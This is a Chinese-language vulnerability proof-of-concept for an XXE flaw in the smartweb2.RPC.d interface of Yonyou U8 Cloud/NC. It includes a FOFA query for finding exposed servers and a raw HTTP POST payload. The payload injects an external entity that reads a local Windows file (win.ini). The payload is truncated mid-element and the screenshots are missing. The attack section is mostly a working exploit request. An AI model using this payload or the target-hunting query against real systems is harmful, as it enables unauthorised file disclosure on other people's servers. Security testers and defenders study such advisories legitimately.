
# Y4-26用友-NC-XXE

## 漏洞描述：

用友U8 Cloud smartweb2.RPC.d接口处存在 XXE漏洞，攻击者可通过该漏洞获取敏感文件信息，攻击者添加恶意内容，通过易受攻击的代码，就能够攻击包含缺陷的XML处理器。

**网站图片：**




## 网络测绘：

**fofa语法：**

FOFA：app="用友-U8-Cloud"

## 漏洞复现：

payload：

```
POST /hrss/dorado/smartweb2.RPC.d?__rpc=true HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_10) AppleWebKit/600.1.25 (KHTML, like Gecko) Version/12.0 Safari/1200.1.25
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

__viewInstanceId=nc.bs.hrss.rm.ResetPassword~nc.bs.hrss.rm.ResetPasswordViewModel&__xml=<!DOCTYPE z [<!ENTITY Password SYSTEM "file:///C://windows//win.ini" >]><rpc tran
```

效果图: